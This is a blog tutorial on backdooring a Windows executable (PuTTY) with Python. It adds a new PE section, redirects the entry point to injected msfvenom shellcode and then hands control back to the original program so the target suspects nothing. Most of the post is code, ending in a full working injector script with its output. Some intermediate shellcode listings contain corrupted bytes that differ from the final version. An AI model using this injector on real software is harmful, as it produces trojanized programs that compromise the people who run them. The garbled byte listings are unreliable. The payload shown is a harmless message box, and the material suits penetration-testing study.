

**Alexandre CHERON**

Just Another Hacker. Security Researcher. Bytes Addict. Almost Human.

[Follow](#)

Code Injection with Python

13 minute read

Code Injection

Introdcution

[Quick Reminder](#)[Create the Section Header](#)[Adding the Section Header](#)[Some Details](#)[Edit the Entry Point](#)[Injecting the Code](#)[Source Code](#)

Conclusion


Resources

If you perform penetration testing as your daily job, it is often useful to inject backdoor into legit application. There are lots of tools out there that can perform those kind of tasks, but do you know how they really work ? In this post, I will show you a simple method to inject a backdoor into an executable.

Here we will use Python as it is a really versatile language and also one of the most used in offensive computing. I strongly suggest you read one of my previous [article](#) about the Portable Executable format to fully understand this post.

Introdcution

Here, the goal is to inject foreign code into an executable, but we still want the original executable to work (as we don't want to raise any suspicion from our target). Here is the global idea of how we will modify the application to inject our backdoor:



There are 2 main methods to inject code to an executable:

- Add a section to the executable, but it will (slightly) increase the size of the executable.
- Add code into *empty* section (or code cave) of the executable, it won't increase the size but its easy to break the program depending on the method you use. Also, it lakes of versatility depending on the target executable (few or no code cave).

Here, we will use the first method as it is more easy and reliable, but if you want to try the second one you can check the following [link](#).

Note: Be careful, if you run an antivirus on your machine, modifying the structure of an executable could be interpreted as a viral attack and the AV will block or remove your executable. Now you know.

Quick Reminder

Before adding a new section, we need to know the structure details to not break our executable. In a PE executable, the section is composed of 2 parts:

- The **section**, containing the executable code.
- The **section header**, containing the description of the section (address, code, size, etc.)

The section header length is 40 bytes and follow this structure:

```
class SECTION_HEADER(Structure):
    _fields_ = [
        ("Name", BYTE * 8),
        ("VirtualSize", DWORD),
        ("VirtualAddress", DWORD),
        ("SizeOfRawData", DWORD),
        ("PointerToRawData", DWORD),
        ("PointerToRelocations", DWORD),
        ("PointerToLinenumbers", DWORD),
        ("NumberOfRelocations", WORD),
        ("NumberOfLinenumbers", WORD),
        ("Characteristics", DWORD)
    ]
```

Each field help Windows to load the sections properly into the memory. Here, we are only interested by the following fields, the others will be initialized at zero.

- `Name` , contains the section name with a padding of null bytes if the size of the name is not equal to 8 bytes.
- `VirtualSize` , contains the size of the section in memory.
- `VirtualAddress` , contains the relative virtual address of the section.
- `SizeOfRawData` , contains the size of the section on the disk.
- `PointerToRawData` , contains the offset of the section on the disk.
- `Characteristics` , contains the flags describing the section characteristics (RWX).

Note: It's really important to differentiate VA (Virtual Address) and RVA (Relative Virtual Address). A relative virtual address is the virtual address of an object from the file once it is loaded into memory, minus the base address (often equal to `0x00400000`) of the file image.

Finally, we have to take care of the alignment. The value we will set into the section header should be aligned to the value set into the `OPTIONAL_HEADER` of the PE file.

- `SectionAlign` , section alignment in memory.
- `FileAlign` , section alignment on the disk.

Not clear enough ? Let's say `FileAlign` equals 512 bytes and `SectionAlign` equals 4096 bytes. If you new section contains 515 bytes on the disk, the section size value on the disk (`SizeOfRawData`) will be 1024 because $515 > 512$, so we round it up. Same thing for the `VirtualSize` , it will be equal to 4096 bytes, because $515 < 4096$. Here is how to find the right values for you:

```
((value_to_align + alignment - 1) / alignment) * alignment)
```

```
# Shellcode size = 12345 bytes
```

```
# FileAligment = 512 bytes
# SectionAligment = 4096 bytes

SizeOfRawData = (((12345 + 512 - 1) / 512) * 512)
VirtualSize = (((12345 + 4096 - 1) / 4096) * 4096)
```

In the follwing sections, I will describe the different steps I used to inject a backdoor into an executable. The full code will be available at the end of the tutorial.

Create the Section Header

Now, we can start. We already can set 4 values in our header. I assume that our shellcode will be smaller than 4096 bytes.

```
name          = ".axc"
virtual_size   = 0x1000          # 4096 octets
raw_size       = 0x1000          # 4096 octets
characteristics = 0xE0000020    # READ | WRITE | EXECUTE | CODE
```

For `VirtualAddress` and `PointerToRawData`, we have to be sure that we don't overwrite the other sections. If one of the pointer point to an existing header, we would corrupt the executable. To avoid this issue, we will set our pointers to go after the last section of the executable.

```
import pefile

exe_path = "putty.exe"
pe = pefile.PE(exe_path)
number_of_section = pe.FILE_HEADER.NumberOfSections
last_section = number_of_section - 1

virtual_offset = pe.sections[last_section].VirtualAddress + pe.sections[last_section].Misc_VirtualSize
raw_offset = pe.sections[last_section].PointerToRawData + pe.sections[last_section].SizeOfRawData
```

Now, the new section will be located right after the last section on the disk and in memory. To comply with the alignment, we will modify the code to dynamically compute the right values for the section size.

```
import pefile

exe_path = "putty.exe"
pe = pefile.PE(exe_path)

number_of_section = pe.FILE_HEADER.NumberOfSections
last_section = number_of_section - 1
file_alignment = pe.OPTIONAL_HEADER.FileAlignment
section_alignment = pe.OPTIONAL_HEADER.SectionAlignment

# Quick function to align our values
def align(val_to_align, alignment):
    return ((val_to_align + alignment - 1) / alignment) * alignment

raw_size = align(0x1000, pe.OPTIONAL_HEADER.FileAlignment)
virtual_size = align(0x1000, pe.OPTIONAL_HEADER.SectionAlignment)
raw_offset = align((pe.sections[last_section].PointerToRawData +
                    pe.sections[last_section].SizeOfRawData),
                    pe.OPTIONAL_HEADER.FileAlignment)

virtual_offset = align((pe.sections[last_section].VirtualAddress +
                        pe.sections[last_section].Misc_VirtualSize),
                        pe.OPTIONAL_HEADER.SectionAlignment)
```

Note: For the tests I used **putty.exe**. [PuTTY](#) is a free implementation of SSH and Telnet for Windows, but you can use any executable.

Adding the Section Header

We have the right value for the new section header, but we didn't insert anything in the executable yet. Let's get the last section header address and add 40 bytes (size of the section header) to get an address to write our section.

```
import pefile

exe_path = "putty.exe"
pe = pefile.PE(exe_path)
number_of_section = pe.FILE_HEADER.NumberOfSections

new_section_offset = (pe.sections[number_of_section - 1].get_file_offset() + 40)
```

Easy, right ? Now we can write the new header properly, but we have to take care of 2 things:

- We have to be careful and not break the current headers, it means that our value have to comply with the header format.
- We have to write them in little-endian (*pefile* will take care of that).

Note: On Intel-based platform, the value are in little-endian. More info [here](#).

```
import pefile

# CODE | EXECUTE | READ | WRITE
characteristics = 0xE0000020
# Section name must be equal to 8 bytes
name = ".axc" + (4 * '\x00')

# Set the name
pe.set_bytes_at_offset(new_section_offset, name)
```



```
# Set the virtual size
pe.set_dword_at_offset(new_section_offset + 8, virtual_size)
# Set the virtual offset
pe.set_dword_at_offset(new_section_offset + 12, virtual_offset)
# Set the raw size
pe.set_dword_at_offset(new_section_offset + 16, raw_size)
# Set the raw offset
pe.set_dword_at_offset(new_section_offset + 20, raw_offset)
# Set the following fields to zero
pe.set_bytes_at_offset(new_section_offset + 24, (12 * '\x00'))
# Set the characteristics
pe.set_dword_at_offset(new_section_offset + 36, characteristics)
```

Some Details

Our new section header have been added to the executable, but the loader can't see it yet. We need to modify some value into the main structure header of the file first:

- `NumberOfSections`, in the `FILE_HEADER` must be increased by 1.
- `SizeOfImage`, in the `OPTIONAL_HEADER`, must be equal to the $(VirtualAddress + VirtualSize)$ (size of our new header)).
- Enlarge the size of the executable.

Concerning this last part, I remind you that we told to the executable that there is a new section of 4096 bytes somewhere, so we have to add some empty space to comply with the header information but also to add our shellcode. We only created the section header not the section itself.

```
import pefile
import mmap
import os
```

```

def align(val_to_align, alignment):
    return ((val_to_align + alignment - 1) / alignment) * alignment

def addSection(exe_path):
    # Init variables
    original_size = os.path.getsize(exe_path)
    pe = pefile.PE(exe_path)

    number_of_section = pe.FILE_HEADER.NumberOfSections
    last_section = number_of_section - 1
    file_alignment = pe.OPTIONAL_HEADER.FileAlignment
    section_alignment = pe.OPTIONAL_HEADER.SectionAlignment
    new_section_offset = (pe.sections[number_of_section - 1].get_file_offset() + 40)

    # Look for valid values for the new section header
    raw_size = align(0x1000, file_alignment)
    virtual_size = align(0x1000, section_alignment)
    raw_offset = align((pe.sections[last_section].PointerToRawData +
                        pe.sections[last_section].SizeOfRawData),
                      file_alignment)

    virtual_offset = align((pe.sections[last_section].VirtualAddress +
                           pe.sections[last_section].Misc_VirtualSize),
                          section_alignment)

    # CODE | EXECUTE | READ | WRITE
    characteristics = 0xE0000020
    # Section name must be equal to 8 bytes
    name = ".axc" + (4 * '\x00')

```

```

# Create the section
# Set the name
pe.set_bytes_at_offset(new_section_offset, name)
# Set the virtual size
pe.set_dword_at_offset(new_section_offset + 8, virtual_size)
# Set the virtual offset
pe.set_dword_at_offset(new_section_offset + 12, virtual_offset)
# Set the raw size
pe.set_dword_at_offset(new_section_offset + 16, raw_size)
# Set the raw offset
pe.set_dword_at_offset(new_section_offset + 20, raw_offset)
# Set the following fields to zero
pe.set_bytes_at_offset(new_section_offset + 24, (12 * '\x00'))
# Set the characteristics
pe.set_dword_at_offset(new_section_offset + 36, characteristics)

# Edit the value in the File and Optional headers
pe.FILE_HEADER.NumberOfSections += 1
pe.OPTIONAL_HEADER.SizeOfImage = virtual_size + virtual_offset
pe.write(exe_path)

# Resize the executable
# Note: I added some more space to avoid error
fd = open(exe_path, 'a+b')
map = mmap.mmap(fd.fileno(), 0, access=mmap.ACCESS_WRITE)
map.resize(original_size + 0x2000)
map.close()
fd.close()

exe_path = "putty.exe"
addSection(exe_path)

```

If we check the result in a random debugger, we should see the new section. At this point, *putty* should run perfectly as we properly added a section header.

00400298	2E 61 78 63 00 00 00 00	ASCII ".axc"	SECTION
004002A0	00100000	DD 00001000	VirtualSize = 1000 (4096.)
004002A4	00400800	DD 00084000	VirtualAddress = 84000
004002A8	00100000	DD 00001000	SizeOfRawData = 1000 (4096.)
004002AC	00000800	DD 00080000	PointerToRawData = 80000
004002B0	00000000	DD 00000000	PointerToRelocations = 0
004002B4	00000000	DD 00000000	PointerToLineNumbers = 0
004002B8	0000	DW 0000	NumberOfRelocations = 0
004002BA	0000	DW 0000	NumberOfLineNumbers = 0
004002BC	200000E0	DD E0000020	Characteristics = CODE!EXECUTE!READ!WRITE

Note: Here I used [Immunity Debugger](#) to get this output.

Edit the Entry Point

We are good for the section header structure. Now we will edit the entry point of the executable to execute our backdoor before the rest of the code (application).

```
import pefile

exe_path = "putty.exe"
pe = pefile.PE(exe_path)

number_of_section = pe.FILE_HEADER.NumberOfSections
last_section = number_of_section - 1
new_ep = pe.sections[last_section].VirtualAddress
oep = pe.OPTIONAL_HEADER.AddressOfEntryPoint

print "[*] Original EntryPoint = 0x%08x" % oep
```

```
print "[*] New EntryPoint = 0x%08x" % new_ep

# Edit the EP to point to the shellcode
pe.OPTIONAL_HEADER.AddressOfEntryPoint = new_ep
# Write to a new executable
pe.write("putty_mod.exe")
```

Output

```
[*] Original EntryPoint = 0x000550f0
[*] New EntryPoint = 0x00084000
```

Write the original entry point somewhere as we will use it later to redirect the execution flow to the original application.

Injecting the Code

The last step is to inject our shellcode in the new section. I generated a simple shellcode with [Metasploit](#), it will display a message box before starting the application.

```
# msfvenom -a x86 --platform windows -p windows/messagebox \
# TEXT="Hello, I'm in ur code" ICON=INFORMATION EXITFUNC=process \
# TITLE="BreakInSecurity" -f python

# No encoder or badchars specified, outputting raw payload
# Payload size: 283 bytes
# Final size of python file: 1362 bytes
shellcode = bytes(b"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9"
                  b"\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08"
                  b"\x8b\x7e\x20\x8b\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1"
                  b"\xff\xe1\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x28")
```

```
b"\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x34"  
b"\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0\xfc\xac\x84"  
b"\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c\x24"  
b"\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b"  
b"\x5a\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c"  
b"\x61\xc3\xb2\x08\x29\xd4\x89\xe5\x89\xc2\x68\xe4e"  
b"\x0e\xec\x52\xe8\x9f\xff\xff\xff\x89\x45\x04\xbb\x7e"  
b"\xd8\xe2\x73\x87\x1c\x24\x52\xe8\x8e\xff\xff\xff\x89"  
b"\x45\x08\x68\x6c\x6c\x20\x41\x68\x33\x32\x2e\x64\x68"  
b"\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89\xe6\x56"  
b"\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c"  
b"\x24\x52\xe8\x5f\xff\xff\xff\x68\x69\x74\x79\x58\x68"  
b"\x65\x63\x75\x72\x68\x6b\x49\x6e\x53\x68\x42\x72\x65"  
b"\x61\x31\xdb\x88\x5c\x24\x0f\x89\xe3\x68\x65\x58\x20"  
b"\x20\x68\x20\x63\x6f\x64\x68\x6e\x20\x75\x72\x68\x27"  
b"\x6d\x20\x69\x68\x6f\x2c\x20\x49\x68\x48\x65\x6c\x6c"  
b"\x31\xc9\x88\x4c\x24\x15\x89\xe1\x31\xd2\x6a\x40\x53"  
b"\x51\x52\xff\xd0\x31\xc0\x50\xff\x55\x08")
```

Before injecting this shellcode, we need to modify it to redirect the execution flow to the application. As-is, this shellcode will close the application after being run. To redirect the execution flow we have to modify the last 6 bytes of the shellcode and tell it to continue the execution of the application.

```
# Last 6 bytes of the original shellcode  
# 31C0      XOR EAX,EAX  
# 50        PUSH EAX  
# FF55 08   CALL DWORD PTR SS:[EBP+8]    // ExitProcess  
  
# Replace the ExitProcess() by a Push/Call to start the main application  
# B8 F0504500  MOV EAX, 004550f0
```

```
# FFD0          CALL EAX

# New bytes => \xB8\xF0\x50\x45\x00\xFF\xD0
```

To not break the application flow, replace the last bytes of the shellcode from `\x31\xc0\x50\xff\x55\x08` to `\xB8\xF0\x50\x45\x00\xFF\xD0`.

You should be asking why our original entry point (`0x000550f0`) is different from the one we use in our shellcode (`0x004550f0`). That's because once loaded in memory, the loader add the image base (`0x00400000`), contained in the `OPTIONAL_HEADER` to the entry point. If we don't add the image base, we will redirect the execution flow to an incorrect address and break the application.

Here is the result after the modification of the shellcode:

```
import pefile

exe_path = "putty_mod.exe"
pe = pefile.PE(exe_path)


number_of_section = pe.FILE_HEADER.NumberOfSections
last_section = number_of_section - 1
raw_offset = pe.sections[last_section].PointerToRawData

# msfvenom -a x86 --platform windows -p windows/messagebox \
# TEXT="Hello, I'm in ur code" ICON=INFORMATION EXITFUNC=process \
# TITLE="BreakInSecurity" -f python
# No encoder or badchars specified, outputting raw payload
# Payload size: 283 bytes
# Final size of python file: 1362 bytes
shellcode = bytes(b"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9"
                  b"\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08"
                  b"\x8b\x7e\x20\x8b\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1")
```

```
b"\xff\xe1\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x28"  
b"\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x34"  
b"\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0\xfc\xac\x84"  
b"\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c\x24"  
b"\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b"  
b"\x5a\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c"  
b"\x61\xc3\xb2\x08\x29\xd4\x89\xe5\x89\xc2\x68\xe4e"  
b"\x0e\xec\x52\xe8\x9f\xff\xff\xff\x89\x45\x04\xbb\x7e"  
b"\xd8\xe2\x73\x87\x1c\x24\x52\xe8\x8e\xff\xff\xff\x89"  
b"\x45\x08\x68\x6c\x6c\x20\x41\x68\x33\x32\x2e\x64\x68"  
b"\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89\xe6\x56"  
b"\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c"  
b"\x24\x52\xe8\x5f\xff\xff\xff\x68\x69\x74\x79\x58\x68"  
b"\x65\x63\x75\x72\x68\x6b\x49\x6e\x53\x68\x42\x72\x65"  
b"\x61\x31\xdb\x88\x5c\x24\x0f\x89\xe3\x68\x65\x58\x20"  
b"\x20\x68\x20\x63\x6f\x64\x68\x6e\x20\x75\x72\x68\x27"  
b"\x6d\x20\x69\x68\x6f\x2c\x20\x49\x68\x48\x65\x6c\x6c"  
b"\x31\xc9\x88\x4c\x24\x15\x89\xe1\x31\xd2\x6a\x40\x53"  
b"\x51\x52\xff\xd0\xB8\F0\x50\x45\x00\xff\xd0")
```

```
# Write the shellcode into the new section  
pe.set_bytes_at_offset(raw_offset, shellcode)  
pe.write(exe_path)
```

This backdoored executable should display a message box and give back the control to the main application.



Source Code

Here is the source code of the script with some comments.

```
import pefile
import mmap
import os

def align(val_to_align, alignment):
    return ((val_to_align + alignment - 1) / alignment) * alignment

exe_path = "putty.exe"
shellcode = bytes(b"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9"
                  b"\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08"
                  b"\x8b\x7e\x20\x8b\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1"
                  b"\xff\xe1\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x28"
                  b"\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x34"
                  b"\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0\xfc\xac\x84"
                  b"\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c\x24"
                  b"\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b")
```

```
b"\x5a\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c"  
b"\x61\xc3\xb2\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e"  
b"\x0e\xec\x52\xe8\x9f\xff\xff\xff\x89\x45\x04\xbb\x7e"  
b"\xd8\xe2\x73\x87\x1c\x24\x52\xe8\x8e\xff\xff\xff\x89"  
b"\x45\x08\x68\x6c\x6c\x20\x41\x68\x33\x32\x2e\x64\x68"  
b"\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89\xe6\x56"  
b"\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c"  
b"\x24\x52\xe8\x5f\xff\xff\xff\x68\x69\x74\x79\x58\x68"  
b"\x65\x63\x75\x72\x68\x6b\x49\x6e\x53\x68\x42\x72\x65"  
b"\x61\x31\xdb\x88\x5c\x24\x0f\x89\xe3\x68\x65\x58\x20"  
b"\x20\x68\x20\x63\x6f\x64\x68\x6e\x20\x75\x72\x68\x27"  
b"\x6d\x20\x69\x68\x6f\x2c\x20\x49\x68\x48\x65\x6c\x6c"  
b"\x31\xc9\x88\x4c\x24\x15\x89\xe1\x31\xd2\x6a\x40\x53"  
b"\x51\x52\xff\xd0\xb8\xf0\x50\x45\x00\xff\xd0")
```

```
# STEP 0x01 - Resize the Executable
```

```
# Note: I added some more space to avoid error
```

```
print "[*] STEP 0x01 - Resize the Executable"
```

```
original_size = os.path.getsize(exe_path)
```

```
print "\t[+] Original Size = %d" % original_size
```

```
fd = open(exe_path, 'a+b')
```

```
map = mmap.mmap(fd.fileno(), 0, access=mmap.ACCESS_WRITE)
```

```
map.resize(original_size + 0x2000)
```

```
map.close()
```

```
fd.close()
```

```
print "\t[+] New Size = %d bytes\n" % os.path.getsize(exe_path)
```

```
# STEP 0x02 - Add the New Section Header
```

```
print "[*] STEP 0x02 - Add the New Section Header"
```

```

pe = pefile.PE(exe_path)
number_of_section = pe.FILE_HEADER.NumberOfSections
last_section = number_of_section - 1
file_alignment = pe.OPTIONAL_HEADER.FileAlignment
section_alignment = pe.OPTIONAL_HEADER.SectionAlignment
new_section_offset = (pe.sections[number_of_section - 1].get_file_offset() + 40)

# Look for valid values for the new section header
raw_size = align(0x1000, file_alignment)
virtual_size = align(0x1000, section_alignment)
raw_offset = align((pe.sections[last_section].PointerToRawData +
                    pe.sections[last_section].SizeOfRawData),
                    file_alignment)

virtual_offset = align((pe.sections[last_section].VirtualAddress +
                        pe.sections[last_section].Misc_VirtualSize),
                        section_alignment)

# CODE | EXECUTE | READ | WRITE
characteristics = 0xE0000020
# Section name must be equal to 8 bytes
name = ".axc" + (4 * '\x00')

# Create the section
# Set the name
pe.set_bytes_at_offset(new_section_offset, name)
print "\t[+] Section Name = %s" % name
# Set the virtual size
pe.set_dword_at_offset(new_section_offset + 8, virtual_size)
print "\t[+] Virtual Size = %s" % hex(virtual_size)
# Set the virtual offset
pe.set_dword_at_offset(new_section_offset + 12, virtual_offset)

```

```

print "\t[+] Virtual Offset = %s" % hex(virtual_offset)
# Set the raw size
pe.set_dword_at_offset(new_section_offset + 16, raw_size)
print "\t[+] Raw Size = %s" % hex(raw_size)
# Set the raw offset
pe.set_dword_at_offset(new_section_offset + 20, raw_offset)
print "\t[+] Raw Offset = %s" % hex(raw_offset)
# Set the following fields to zero
pe.set_bytes_at_offset(new_section_offset + 24, (12 * '\x00'))
# Set the characteristics
pe.set_dword_at_offset(new_section_offset + 36, characteristics)
print "\t[+] Characteristics = %s\n" % hex(characteristics)

# STEP 0x03 - Modify the Main Headers
print "[*] STEP 0x03 - Modify the Main Headers"
pe.FILE_HEADER.NumberOfSections += 1
print "\t[+] Number of Sections = %s" % pe.FILE_HEADER.NumberOfSections
pe.OPTIONAL_HEADER.SizeOfImage = virtual_size + virtual_offset
print "\t[+] Size of Image = %d bytes" % pe.OPTIONAL_HEADER.SizeOfImage

pe.write(exe_path)

pe = pefile.PE(exe_path)
number_of_section = pe.FILE_HEADER.NumberOfSections
last_section = number_of_section - 1
new_ep = pe.sections[last_section].VirtualAddress
print "\t[+] New Entry Point = %s" % hex(pe.sections[last_section].VirtualAddress)
oep = pe.OPTIONAL_HEADER.AddressOfEntryPoint
print "\t[+] Original Entry Point = %s\n" % hex(pe.OPTIONAL_HEADER.AddressOfEntryPoint)
pe.OPTIONAL_HEADER.AddressOfEntryPoint = new_ep

# STEP 0x04 - Inject the Shellcode in the New Section

```

```
print "[*] STEP 0x04 - Inject the Shellcode in the New Section"

raw_offset = pe.sections[last_section].PointerToRawData
pe.set_bytes_at_offset(raw_offset, shellcode)
print "\t[+] Shellcode wrote in the new section"

pe.write(exe_path)
```

Output

```
[*] STEP 0x01 - Resize the Executable
    [+] Original Size = 531368
    [+] New Size = 539560 bytes

[*] STEP 0x02 - Add the New Section Header
    [+] Section Name = .axc
    [+] Virtual Size = 0x1000
    [+] Virtual Offset = 0x84000
    [+] Raw Size = 0x1000
    [+] Raw Offset = 0x80000
    [+] Characteristics = 0xe0000020L

[*] STEP 0x03 - Modify the Main Headers
    [+] Number of Sections = 5
    [+] Size of Image = 544768 bytes
    [+] New Entry Point = 0x84000
    [+] Original Entry Point = 0x550f0

[*] STEP 0x04 - Inject the Shellcode in the New Section
    [+] Shellcode wrote in the new section
```

Conclusion

That's all for now. As you can see, we can do really interesting things with Python, even inject code into executable. Of course, this example is not really stable nor dynamic, but it gives you a good grasp on how backdoors are injected into executables.

Resources

- [Backdoor Factory on GitHub](#)
- [Inject your code to a Portable Executable file](#)
- [Code Injection: Injecting an Entire C Compiled Application](#)

Tags:

injection

pefile

pe

python

Updated: December 29, 2017

SHARE ON



Twitter

Facebook

LinkedIn

Previous

Next

FOLLOW:  TWITTER  GITHUB  FEED

© 2019 Alexandre CHERON. Powered by Jekyll & Minimal Mistakes.